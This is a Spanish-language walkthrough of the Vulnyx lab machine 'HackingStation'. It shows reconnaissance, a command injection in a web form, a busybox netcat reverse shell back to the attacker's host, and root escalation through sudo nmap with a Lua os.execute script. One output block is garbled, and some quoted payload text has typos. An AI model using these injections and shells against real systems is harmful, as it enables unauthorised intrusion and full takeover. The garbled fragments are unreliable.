Máquina HackingStation (Vulnyx)

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Comenzamos con averiguar la dirección Ip de la Máquina Víctima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

\$ netdiscover -i eth1 -r 10.0.2.0/24

Currently scanning: Finished! Screen View: Unique Hosts 4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240				
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:ba:53:92	1	60	PCS Systemtechnik GmbH
10.0.2.22	08:00:27:9b:74:30	1	60	PCS Systemtechnik GmbH

• Kali (Máquina Atacante): 10.0.2.4

• Máquina Víctima: 10.0.2.22

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

\$ ping -c 1 10.0.2.22

```
PING 10.0.2.22 (10.0.2.22) 56(84) bytes of data.
64 bytes from 10.0.2.22: icmp_seq=1 ttl=64 time=0.572 ms

— 10.0.2.22 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.572/0.572/0.572/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina Linux.

A continuación realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:


\$ nmap -Pn 10.0.2.22 -sVC

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 16:43 CEST
Nmap scan report for 10.02.22
Host is up (0.00027s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.57 ((Debian))
| http-server-header: Apache/2.4.57 (Debian)
| http-title: HackingStation
MAC Address: 08:00127:08:74:30 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap dome: 1 IP address (1 host up) scanned in 7.72 seconds
```

Como podemos comprobar la Máquina Víctima tiene abierto el puerto 80.

Comprobamos que es lo que corre en el puerto 80.



Probamos en el input un **Command Injection**, para ello introducimos en el, lo siguiente:

hola;whoami

```
© 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ± 0.00 ±
```

Nos devuelve el usuario hacker.

A continuación, en la terminal de nuestra Máquina Atacante y con la ayuda de la herramienta de **netcat(nc)** nos ponemos a la escucha por el puerto **443** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:

```
listening on [any] 443 ...
```

Nos creamos la siguiente reverse shell en **busybox**, y la pegamos en el formulario.

```
    busybox nc 10.0.2.4 443 -e bash
```

Y recibimos la conexión como ¡¡¡hacker!!!.

```
listening on [any] 443 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.22] 49568
whoami
hacker
```

A continuación, hacemos un tratamiento de la **TTY** para obtener una shell interactiva y así evitar problemas, para ello ejecutamos los siguientes comandos:

\$ script /dev/null -c bash Ctrl + Z \$ stty raw -echo;fg \$ reset xterm \$ export TERM=xterm

Enumeramos lo permisos sudo, para ello ejecutamos el siguiente comando:

\$ sudo -l

```
Matching Defaults entries for hacker on HackingStation:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin,
    use_pty

User hacker may run the following commands on HackingStation:
    (root) NOPASSWD: /usr/bin/nmap
```

Nos encontramos con el binario **nmap** que lo podemos ejecutar como el usuario **root**, por lo tanto nos vamos a la pagina gtfobins a mirar el payload.

```
Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.

TF-$(aktemp)
echo 'os.execute("/bin/sh")" > $TF
sudo map --script-$TF

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

sudo map --interactive
map> ish
```

Escogemos la opción **A**, y la ejecutamos de la siguiente manera:

```
$ TF=$(mktemp)
```

\$ echo 'os.execute("/bin/sh")' > \$TF

\$ sudo nmap --script=\$TF

```
hacker@HackingStation:/$ TF=$(mktemp)
hacker@HackingStation:/$ echo 'os.execute('/bin/sh')' > $TF
hacker@HackingStation:/$ sudo /usr/bin/nmap --script=$TF
Starting Nmap 7.93 ( https://nmap.org ) at 2025-10-19 17:08 CEST
NSE: Warning: Loading '/tmp/tmp.3HqGwflsaj' -- the recommended file extension is '.nse'.
# root
# |
```

¡¡¡Ya somos root!!!

También pudiendo leer las flags de **user** y **root**.